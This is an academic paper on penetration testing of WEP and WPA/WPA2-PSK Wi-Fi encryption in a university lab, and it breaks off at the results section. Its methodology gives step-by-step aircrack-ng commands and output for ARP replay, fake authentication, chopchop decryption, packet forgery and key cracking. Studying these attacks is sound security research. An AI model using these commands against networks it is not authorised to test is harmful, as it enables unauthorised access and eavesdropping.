Penetration Testing of IEEE 802.11 Encryption Protocols using Kali Linux Hacking Tools

Michael Kyei Kissi
Department of Computer Science
Kwame Nkrumah University of Science and Technology
Kumasi, Ghana

Michael Asante, PhD
Department of Computer Science
Kwame Nkrumah University of Science and Technology
Kumasi, Ghana

ABSTRACT

The use of wireless network as a medium of communication has tremendously increased due to its flexibility, mobility and easy accessibility. Its usage is inevitable at hotels and restaurants, airports, organizations and currently predominant in homes. As large number of devices connect to wireless network, valuable and sensitive information are shared among users in the open air, attackers can easily sniff and capture data packets. This paper aims at using penetration testing to assess vulnerabilities and conduct attacks on Wireless Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA) and 802.11i (WPA2) security protocols. The penetration testing was conducted using Kali Linux with its Aircrack-ng tools.

Keywords

IEEE, 802.11, WEP, WPA, WPA2, Kali Linux, Aircrack-ng, WLAN, Wireless, Penetration Testing, Encryption, Security.

1. INTRODUCTION

Wireless Network in today’s communication technology is tremendously increasing due to the benefits it provides such as flexibility, mobility and easier accessibility. Most hotels and restaurants, coffee shops, airports, organizations and institutions currently provide open or secured wireless connectivity. Nevertheless, wireless network can also be seen in homes [1]. The IEEE 802.11 Wireless Local Area Network (WLAN) has evolved to be the easiest and known network technology to setup since its inception. Its popularity is as result of the use of a Local Area Network (LAN), less expensive, easy setup installation and configuration procedures [2]. The availability of WLAN menaces the security of the Network Infrastructure causing challenges for Network Administrators as well as the organization. WLAN signal travels beyond the boundaries of a specified area as compared to wired network [3]. [4] noted that the use of the wireless medium is shared among its users in the open air; attackers can easily sniff and capture data packets. WLAN may suffer attacks and damages such as system comprised, data theft, Denial of Service (DoS) and among others [5]. This study presents a security assessment of WLAN using penetration testing tools to examine and exploit identified vulnerabilities in WLAN security protocols. Penetration testing framework used for the testing was based on the National Institute of Standards and Technology (NIST) [6]. The framework involves four phases namely; Planning Phase, Discovery Phase, Attack Phase and Reporting Phase.

2. LITERATURE REVIEW

The IEEE 802.11 gives a criterion for WLAN communications among devices [7]. The IEEE in 1997 developed the 802.11 standard which is a subset of the 802 standards. The 802 handles the Local and Metropolitan Area Network (MAN) whilst the suffix .11 handles the WLAN [3]. The 802.11 is governed by set of rules or protocols to aid propagation of wireless signals and communication across the wireless network. The 802.11 employs the Carrier Sense Multiple Access (CSMA) and the Medium Access Control (MAC) protocol with Collision Avoidance (CA). There are versions of the standard which can be recognized by one or two ending alphabetic characters, these are 802.11a, 802.11b, 802.11g, 802.11n and 802.11ac [8]. The most common and widely used among the standard are the 802.11a, 802.11b and 802.11g [7].

2.1 Attacks on WLAN

WLAN uses Radio Frequency (RF) or Infrared Transmission Technology for connectivity among devices making it susceptible to attacks. Attacks on wireless network aims at breaching the integrity and confidentiality of the network availability and needed information. These attacks are categorized into Passive and Active Attacks.

Passive attack: Network traffics are silently eavesdropped or monitored by an attacker and waits until a client seeks to connect with the Access Point (AP) or searches for the network Service Set Identifier (SSID) as a result the attacker obtains the SSID in plaintext. An attacker can intercept data transmitted through the network such as Traffic Analysis, Packet Sniffing, War-Driving and Port Scanning. These types of attacks are usually difficult to detect since the attacker does not modify the content or information [9].

Active attack: The attacker does not only gain access to information but can make changes to the network information and even inject fraudulent packets to the network. An attacker can initiate commands to disrupt the usual operations of the network such as Denial of Service (DoS), Session Hijacking, Brute force Attack, Reply Attack, and Man in the Middle (MITM) attack [9] [10].

2.2 WLAN Security

The WLAN protocols outlined by the IEEE comprise of three security standards, these are Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA) and Wi-Fi Protected Access 2 (WPA2) [11]. [12] stated that WLAN security protocols were designed to protect the network from several breaches due to susceptibility of the Wi-Fi transmission signals which has no limited boundaries, hence, they are prone to illegitimate access. According to [13] a secured WLAN must have five key requirements, namely; Authentication, Access Control, Confidentiality, Non-Repudiation and Data Integrity. In spite of this WLAN security are prone to threats such as Eavesdropping and traffic analysis, Denial of Service, Masquerade, forged packets and among others.

2.3 Wired Equivalent Privacy (WEP)

The IEEE 802.11 developed WEP in 1999 to endow security for wireless network as compared to the wired [3]. The WEP encryption is based on RC4 symmetric stream cipher with 40-bit and 104-bit encryption keys [7]. WEP involves two parameters, an Initialization Vector (IV) which is a three (3) byte value and shared WEP Key of hexadecimal digits for encryption and decryption. WEP appends a 32-bit Cyclic Redundancy Check (CRC) checksum to each transmitted data frame. The 24-bit IV which is randomly selected together with the secret key sent to the RC4 to produce a keystream. The plaintext is XORed with the RC4 keystream to create a cipher text as illustrated in figure 1.




Figure 1: WEP Data Frame Encryption [14]

[15], WEP decrypts received data frames by regenerating the keystream using the RC4 (IV and shared key) and then XORed with the cipher text to retrieve the plaintext. A new checksum is computed and compared with the received checksum. The plaintext is obtained if the two checksums are equal as shown in figure 2.




Figure 2: WEP Data Frame Decryption [14]

2.3.1 Weakness and Vulnerabilities in WEP

WEP uses RC4 algorithm and secret key to provide access control and confidentiality, and the CRC checksum for data integrity [15]. With these security control mechanisms, WEP security protocol has vulnerabilities and can be exploited by attackers.

2.3.1.1 Short IV Size and Keystream Reuse

The IV has a size of 24 bits processing 16,777, 216 different RC4 cipher streams for a given WEP key and transmitted in clear text for each packet [16]. IV is used to alter the keystream, when the IV value changes so do the keystream. When more traffics are sent, unique IVs cannot be generated after transmitting 224 packets, hence, there is a possibility of IVs repeating (reuse) because the 24-bits space will be exhausted.

2.3.1.2 Integrity Check Value (ICV) Insecurity

The availability of the ICV or CRC checksum is to safeguard packets in transit, preventing attackers from altering the packets [17]. The CRC is a linear function which means an attacker can modify encrypted messages and fix the ICV to obtain a genuine message. An attacker with a valid keystream can create arbitrary messages, compute the checksum and encrypt it using the keystream since WEP allows IV reuse [18].

2.3.1.3 No Mutual Authentication

WEP authentication is client-centered or one-way authentication. The client cannot prove its identity to the AP, only the AP authenticates the client since the WEP Key is configured on the AP [19].

2.3.1.4 Forged Authentication Messages

An attacker eavesdrops and monitors packets transmitted in order to uncover the RC4 stream cipher used for encryption [20]. The stream obtained is used to encrypt any challenge received since an attacker can forge a valid authentication packet out of the keystream.

2.3.2 Attacks on WEP

2.3.2.1 Chopchop Attack

The Chopchop attack decrypts the entire WEP packet without knowing the WEP Key. An attacker decrypts the last n bytes of plaintext of encrypted packet by sending an average of n*128 packets on the network [21]. The Chopchop attack exploit the vulnerability of the 4-byte checksum used for the integrity of the encrypted packets [22].

2.3.2.2 Fluhrer, Mantin and Shamir (FMS) Attack

The FMS attack is a statistical attack discovered by Fluhrer, Mantin and Shamir. The attack is as a result of the use of weak Initialization vectors (IV's) in RC4 algorithm [23]. [24] describes the "weak" IVs of having a structure of B+3::ff:X (where B is the byte of key, ff being constant value of 255, and X is irrelevant). The attacker can determine the value of B by using the information of the plaintext found in the headers of certain packets, like the Address Resolution Protocols (ARPs) [25].

2.3.2.3 ARP Replay Attack

IVs are freely reused and has no sequence number to validate replayed packets, this gives room for an attacker to generate more packets from the captured packets [26]. ARP Request packets are easily identified based on the destination MAC address and fixed size. The attacker sniffs ARP Request packets from a legitimate host and keeps replaying that ARP Request and the host response with ARP Reponses and therefore more traffic is generated. When enough data packets with weak IVs are collected, the WEP Key is easily cracked within a short period.

2.4 Wi-Fi Protected Access (WPA)

Wi-Fi Alliance created WPA in 2003 to improve the existence of vulnerabilities and flaws in WEP [20]. WPA improves data encryption using a hashing algorithm called Temporal Key Integrity Protocol (TKIP) which scramble the keys and adds an integrity check feature to prevent tampering of the encrypted keys [20]. TKIP uses the RC4 encryption algorithm same as WEP but uses hash value to determine the uniquely generated temporal key for each packet traversed. TKIP make use of Message Integrity Code (MIC) for integrity check instead of the ICV used with WEP. This prevents attackers from injecting data into a packet to find the keystream used to encrypt the data [27]. It also uses sequence counters to prevent replay attacks which improves integrity check.

2.5 Wi-Fi Protected Access 2 (WPA 2)

Wi-Fi Alliance improved WPA in 2004 by designing the 802.11i (WPA2) which uses the concept of Robust Security Network (RSN) [20] [10]. It tackles three key security areas namely; Data Transfer Privacy, Authentication and Key Management [28]. WPA2 uses Advanced Encryption Standard (AES) called Counter Mode Cipher Block Chaining

- Message Authentication Code (CBC-MAC) protocol (CCMP) for data encryption [29] [30]. CCMP was created as part of the 802.11 security for the 802.11i (WPA2) to replace WEP and TKIP [10]. The AES uses the Rijindael algorithm consisting of a block cipher using 128-bit, 192-bit or 256-bit key. AES permits the use of a single encryption key to all packets, which removes the challenges associated with key scheduling and key distribution related to WEP and TKIP protocols [31].

2.5.1 WPA/WPA2-PSK Four-Way Handshake

WPA/WPA2 uses dynamic keys generated from per-packet to generate the Pairwise Master Key (PMK). According to [32], the four-way handshake provides mutual authentication based on the PMK, and agrees on a fresh session key known as the Pairwise Transient Key (PTK). The four-way handshake contains four packets (messages) exchange that occurs between the client (Supplicant) and the AP (Authenticator). The PMK is generated by using the hashing algorithm PBKDF2 which requires inputs:

PMK = PBKDF2 (Passphrase, SSID, SSIDlen, 4096, 256)

Where:

Passphrase: The passphrase (8 to 63 characters)

SSID: the SSID of the Authenticator (AP)

SSIDlen: the length of the SSID

4096: Number of hashing iterations (through SHA1 algorithm)

256: Intended Key Length of the PSK

PTK which is a dynamic key is used to produce the four-way handshake during authentication. The PMK and two Nonces are used to create the PTK when connection happens [33].

PTK = Function (PMK, Authenticator Nonce (ANonce), Supplicant Nonce (SNonce), Authenticator MAC, Supplicant MAC)

Where,

PMK = PBKDF2(Passphrase, SSID, ssidLen, 4096, 256)

PTK = Function ((Passphrase, SSID, ssidLen, 4096, 256), ANonce, SNonce, Authenticator MAC, Supplicant MAC)

Messages exchanged in the four-way handshake are defined by using Extensible Authentication Protocol over LAN (EAPOL) frames. The EAPOL-Key contain in the four-way handshake is used for the purpose of key exchange and negotiation [34]. The four-way handshake between the supplicant and authenticator starts after the generation of the PMK. Figure 3 shows an illustration of the generation of four-way handshake and installation of the PTK

1. Authenticator to Supplicant

Authenticator (AP) generates a long arbitrary value called Authenticator Nonce (ANonce) then encrypt it using the PMK (unknown to the supplicant) for the generation of PTK at the supplicant station.

2. Supplicant to Authenticator

The supplicant replies the received message to the authenticator by generating its own long random value called Supplicant Nonce (SNonce). The ANonce, SNonce and PMK are used to generate the PTK by the supplicant. MIC is generated using cryptographic hash (HMAC-SHA1) for integrity check of the key installed on the supplicant side.

3. Authenticator to Supplicant

The PMK is used to decrypt it and acquires the SNonce and MIC when the AP receives the second message. The AP uses the received MIC to check for data integrity. The AP also derives its PTK using the same inputs and installs if the MIC value is valid.

4. Supplicant to Authenticator

Both supplicant and AP check whether the PTKs are equal by decrypting the third message. The supplicant installs the PTK for encrypted unicast transmission and Group Transient Key (GTK) for broad or multicast transmission.




Figure 3: Generation of WPA/WPA2 Four-way Handshake [33]

2.5.2 Weakness and Vulnerabilities in WPA/WPA2

All values needed to compute the PTK from the PMK are transmitted unencrypted in the four-way handshake. The PTK is a temporary key used in order not to broadcast the PMK and relevant information from the four-way handshake. The weakness in WPA-PSK is as a result of the PMK [14]. The PMK is derived by using the hashing algorithm PBKDF2 (Passphrase, SSID, SSIDlen, 4096, 256). The attacker uses the PBKDF2 algorithm by inserting the SSID, own generated passphrase and SSID length to compute a hashed key and compares it with the captured hashed key. The attacker succeeds if the two hash values matches, hence, the valid passphrase is obtained. Information such as Client and AP MAC addresses, ANonce, SNonce and MIC value are transmitted in clear text together with the PMK are used to generate the PTK. An attacker can use brute force techniques and dictionary attack to discover or crack the WPA Key [10] [14] [35]. If the password exists in the attacker dictionary or wordlist, the WPA key will be successfully cracked.

2.5.3 Attack on WPA/WPA2

WPA/WPA2 is vulnerable to attacks against the four-way handshake and encryption protocol [36]. PTK generation is based on the PMK, Authenticator MAC, Supplicant MAC and Nonces. With the exception of the PMK, the other parameters are transmitted in plaintext throughout the four-way handshake. The only unknown value to the attacker in computing the PMK is the passphrase (PSK) which can be guessed correctly by the attacker carrying out a dictionary attack with a valid four-way handshake captured. The passphrase will be known to the attacker if it exists in the dictionary or wordlist [14] [37].

3. METHODOLOGY

The chosen environment for performing the assessment and penetration testing was to set up a WLAN infrastructure as an experimental network laboratory. The study considered to use the network laboratory in order not compromise any individual or organization network due to privacy and legality of user information.

3.1 Laboratory Experiment Setup and Requirements

The experiment required the use of an Authenticator (wireless router), an external wireless adapter and two laptops (one as the PenTester PC and other as the supplicant, the supplicant could be any device with wireless connectivity). Figure 4 illustrate the connections of the used devices.




Figure 4: Setup for Penetration Testing


3.2 Exploiting Vulnerabilities in IEEE 802.11 WEP Security Protocol

Three vulnerabilities were discovered and exploited in the IEEE 802.11 WEP security protocol through the penetration testing conducted.

3.2.1 No Replay Protection Mechanism in WEP

The packets were repeatedly replayed into the network to generate more packets with weak IVs. The IVs are weak because the IV space is short and easily get exhausted resulting in reuse of the IVs. The following steps indicates how the vulnerability was exploited.


The command, "*airodump-ng wlan0mon*" was used to discover the wireless network, sniff and capture data packet. The wlan0mon is the monitor mode interface of the wireless card which has a MAC address of 98:FC:11:EE:41:25 (targeted AP). Sniffed and captured data packets were saved to a file called arp-test using the command "*airodump-ng --channel 6 --bssid 98:FC:11:EE:41:25 --write arp-test wlan0mon*" as shown in figure 5.



```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

98:FC:11:EE:41:25  -29       65        0    0   6  54e  WEP  WEP         SecurityTest
9C:28:EF:DA:35:F0  -71        3        0    0  11  54e  WPA2 CCMP   PSK  RAKES

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

Figure 5: Capture of Data Packets on Targeted Access Point

The command "*aireplay-ng --arpreplay -e SecurityTest wlan0mon*" was used to detect ARP Request packets to be replayed for the AP to send ARP Response packets to enable the attacker generate more packets. Figure 6 shows that data packets (59 packets) were received but no ARP Request packet was detected as a result of the attacker's MAC address (00:C0:CA:83:01:CD).




```
root@kali:~# aireplay-ng --arpreplay -e SecurityTest wlan0mon
No source MAC (-h) specified. Using the device MAC (00:C0:CA:83:01:CD)
04:37:38  Waiting for beacon frame (ESSID: SecurityTest) on channel 6
Found BSSID "98:FC:11:EE:41:25" to given ESSID "SecurityTest".
Saving ARP requests in replay_arp-0705-043738.cap
You should also start airodump-ng to capture replies.
Read 59 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

Figure 6: Detection of ARP Request Packets

The attacker uses the MAC address of the client (AC:36:13:6C:6F:4A) in order not to be rejected by the AP to repeatedly reply the received ARP Request packets and receive ARP Responses generating more packets with weak IVs using the command "*aireplay-ng --arpreplay -e SecurityTest -h AC:36:13:6C:6F:4A wlan0mon*".

The attacker successfully generates more packets (70593) as shown in figure 7.




```
root@kali:~# aireplay-ng --arpreplay -e SecurityTest -h AC:36:13:6C:6F:4A wlan0mon
The interface MAC (00:C0:CA:83:01:CD) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether AC:36:13:6C:6F:4A
04:49:34  Waiting for beacon frame (ESSID: SecurityTest) on channel 6
Found BSSID "98:FC:11:EE:41:25" to given ESSID "SecurityTest".
Saving ARP requests in replay_arp-0705-044934.cap
You should also start airodump-ng to capture replies.
Read 70593 packets (got 18112 ARP requests and 20863 ACKs), sent 25214 packets...(500 pps)
```

Figure 7: Successful Generation of ARP Packets by Attacker

3.2.2 No Mutual Authentication makes it Vulnerable to Fake Authentication Attack

A fake authentication was conducted and the attacker was successfully associated with the AP as a result of no mutual authentication. The follow indicates the experiment steps:

Attacker uses the command "*aireplay-ng --fakeauth 0 -a 98:FC:11:EE:41:25 -h 00:C0:CA:83:01:CD wlan0mon*" to conducts a fake authentication using its MAC address (00:C0:CA:83:01:CD) and the AP MAC address (98:FC:11:EE:41:25) since the AP only authenticates its clients. Figure 8 shows how authentication request and association request were successfully acknowledged by the AP. This means that the attacker got connected to the AP.



```
root@kali:~# aireplay-ng --fakeauth 0 -a 98:FC:11:EE:41:25 -h 00-C0-CA-83-01-CD wlan0mon
21:23:14  Waiting for beacon frame (BSSID: 98:FC:11:EE:41:25) on channel 6

21:23:14  Sending Authentication Request (Open System) [ACK]
21:23:14  Authentication successful
21:23:14  Sending Association Request [ACK]
21:23:14  Association successful :-) (AID: 1)
```


```
 CH  6 ][ Elapsed: 12 mins ][ 2017-07-13 21:24

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 98:FC:11:EE:41:25  -25 100     7084       18    0   6  54e  WEP  WEP    OPN  SecurityTest

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 98:FC:11:EE:41:25  00:C0:CA:83:01:CD    0    1 - 1     0        5
```

Figure 8: Successful Fake Authentication and Association with Target AP by Attacker

3.2.3 WEP is Vulnerable to Message Modification and Injection Due to ICV Insecurity

The WEP security protocol could not detect modified packets or differentiate between the original and forged packets. The following steps indicates the existence of the vulnerability:

Attacker uses the command "*aireplay-ng --chopchop - a 98:FC:11:EE:41:25 -h 00:C0:CA:83:01:CD wlan0mon*" to decrypt the captured encrypted data packets to obtain the keystream (replay_dec-0713-213506.xor) and plaintext (replay_dec-0713-213506.cap) as shown in figure 9.




```
Offset   42 (76% done) | xor = AE | pt = 40 |   40 frames written in   689ms
Offset   41 (78% done) | xor = 40 | pt = 00 |  118 frames written in  2032ms
Offset   40 (81% done) | xor = AC | pt = 00 |  141 frames written in  2454ms
Sent 1210 packets, current guess: B5...

The AP appears to drop packets shorter than 40 bytes.
Enabling standard workaround:  IP header re-creation.

Saving plaintext in replay_dec-0713-213506.cap
Saving keystream in replay_dec-0713-213506.xor

Completed in 109s (0.31 bytes/s)
```

Figure 9: Capture of Keystream and Plaintext files

Attacker modified or forged new packets out of the keystream and compute the checksum using the command "*packetforge-ng -0 -a 98:FC:11:EE:41:25 -h 00:C0:CA:83:01:CD -k 255.255.255.255 -l 255.255.255.255 -y replay_dec-0713-213506.xor -w packetforge-test*" and saves the packets to a file called packetforget-test.

The command "*aireplay-ng -2 -r packetforge-test wlan0mon*", was used to inject the forged packets into the AP or traffic to generate data packets with new IVs as shown in figure 10. These generated packets help to speed up the cracking process of the WEP Key.




```
root@kali:~# aireplay-ng -2 -r packetforge-test wlan0mon
No source MAC (-h) specified. Using the device MAC (00:C0:CA:83:01:CD)


        Size: 68, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  98:FC:11:EE:41:25
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:C0:CA:83:01:CD

        0x0000:  0841 0201 98fc 11ee 4125 00c0 ca83 01cd  .A......A%......
        0x0010:  ffff ffff ffff 8001 36a0 0800 b731 d3ed  ........6....1..
        0x0020:  d5a4 3efd 074f 1c3a aa44 aeba b1c6 6a4e  ..>..O.:.D....jN
        0x0030:  c45c 08c8 4b02 6eee 76fb 1d27 2205 e2d6  .\..K.n.v..'"...
        0x0040:  0e19 cd13                                ....

Use this packet ? y

Saving chosen packet in replay_src-0713-214406.cap
You should also start airodump-ng to capture replies.

Sent 3308 packets...(500 pps)
```

Figure 10: Generation of New IVs from Forged Packets

3.2.4 Cracking of IEEE 802.11 WEP Encryption Protocol Key

"Aircrack-ng" tool was run parallel as more packets with weak IVs were generated. With 51326 IVs, 698 possible keys were tested and the WEP key was successfully cracked as shown in figure 11.



```
root@kali:~# aircrack-ng chopchop-test-01.cap
Opening chopchop-test-01.cap
Read 262726 packets.

   #  BSSID              ESSID                     Encryption

   1  98:FC:11:EE:41:25  SecurityTest              WEP (50824 IVs)

Choosing first network as target.

Opening chopchop-test-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 51403 ivs.


                               Aircrack-ng 1.2 rc3


                 [00:00:00] Tested 698 keys (got 51326 IVs)

   KB    depth   byte(vote)
    0    0/ 17   CE(67328) 42(62208) 67(61952) ED(61696) C1(60160)
    1    0/  1   4B(76800) E6(60672) B9(60160) 6C(59136) 39(58624)
    2    3/  2   CE(59392) 67(59136) BE(59136) D7(58624) C5(58368)
    3    0/  3   DB(76032) BE(61184) E6(59904) 01(59392) EB(59392)
    4    0/  1   33(78336) CC(60160) 54(59648) AA(59136) 69(58880)

             KEY FOUND! [ CE:1C:F8:F9:E8:D2:DA:54:00:BF:72:F1:D4 ]
         Decrypted correctly: 100%
```

Figure 11: WEP Key Successfully Cracked


3.3 Exploiting Vulnerabilities in IEEE 802.11 WPA/WPA2-PSK Encryption Protocol

Three vulnerabilities associated with the security protocol were discovered as follows:

1. Four-way handshake is transmitted unencrypted (plaintext).
2. Message Integrity Check (MIC) is unencrypted (plaintext).
3. Derivation Formulae for Computing PMK and PTK are known to the Attacker.

Attacker requires the capture of a valid four-way handshake (contains the MIC and inputs to derived the PMK and PTK) and a wordlist to conduct a dictionary attack to crack the PSK (passphrase) which is unknown to the attacker.

Figure 12 shows a successful capture of the four-way handshake and saved to file called wpa-handshake using the command "*airodump-ng --channel 6 --bssid 98:FC:11:EE:41:25 --write wpa-handshake wlan0mon*".




```
CH 14 ][ Elapsed: 16 mins ][ 2017-08-08 04:21 ][ WPA handshake: 98:FC:11:EE:41:25

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

98:FC:11:EE:41:25  -45     1147       16    0   6  54e  WPA2 CCMP   PSK  SecurityTest
68:72:51:06:09:67  -67      142        0    0   2  54e. WEP  WEP         Toose-eco
18:A6:F7:63:E0:14  -67       84        0    0   3  54e. WPA2 CCMP   PSK  Evelyn_Sam_Home
78:D3:8D:B2:6C:7C  -71       14        2    0   6  54e. WPA2 CCMP   PSK  kasmalink

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   D8:5D:E2:5C:6D:03  -38    0 - 1      0       53
(not associated)   64:5A:04:52:9A:8A  -28    0 - 1      0       40
98:FC:11:EE:41:25  AC:36:13:6C:6F:4A  -46   1e- 1e      0     1993  attwifibn,SecurityTest
```

Figure 12: Successful Capture of WPA Handshake

3.3.1 Cracking of WPA/WPA2-PSK Passphrase

With the captured WPA Handshake and wordlist or dictionary of passwords, aircrack-ng was used to crack the WPA Passphrase using the command "*aircrack-ng wpa-handshake-01.cap -w passwords*". The passphrase or WPA Key was successfully cracked as shown in figure 13.



```
root@kali:~# aircrack-ng wpa-handshake-01.cap -w passwords
Opening wpa-handshake-01.cap
Read 3732 packets.

   #  BSSID              ESSID                     Encryption

   1  98:FC:11:EE:41:25  SecurityTest              WPA (1 handshake)

Choosing first network as target.

Opening wpa-handshake-01.cap
Reading packets, please wait...

                                 Aircrack-ng 1.2 rc3


                   [01:50:22] 2135812 keys tested (349.32 k/s)


                           KEY FOUND! [ w0rdP@$$ ]


      Master Key     : 9F 5F 6C 89 FE 5C 00 27 1F 40 B4 3D 51 1D BA CD
                       36 63 DE 3A AB C3 80 9A E9 23 DC CA 40 D8 F7 9F

      Transient Key  : 77 FF 83 E7 D1 11 1F 48 AC 24 CC D9 85 12 C2 06
                       49 F1 D5 A8 65 90 0F C4 1B EB 2B F8 56 99 B0 BB
                       6D C2 CF 29 8E 5C D5 FD DB 77 66 B2 A2 F1 CC 46
                       BD E0 5E 78 72 C1 D5 69 9E 23 12 AB 9A 77 F1 1B

      EAPOL HMAC     : 89 D2 45 98 9E 7D 08 78 27 1A D6 F6 2A 65 B0 BB
```

Figure 13: WPA- PSK Key (Passphrase) Successfully Cracked


4. RESULTS ANALYSIS

Vulnerabilities discovered enabled a successful crack of the wireless security protocols.

4.1 Analysis on Vulnerabilities in IEEE 802.11 WEP Encryption Protocol

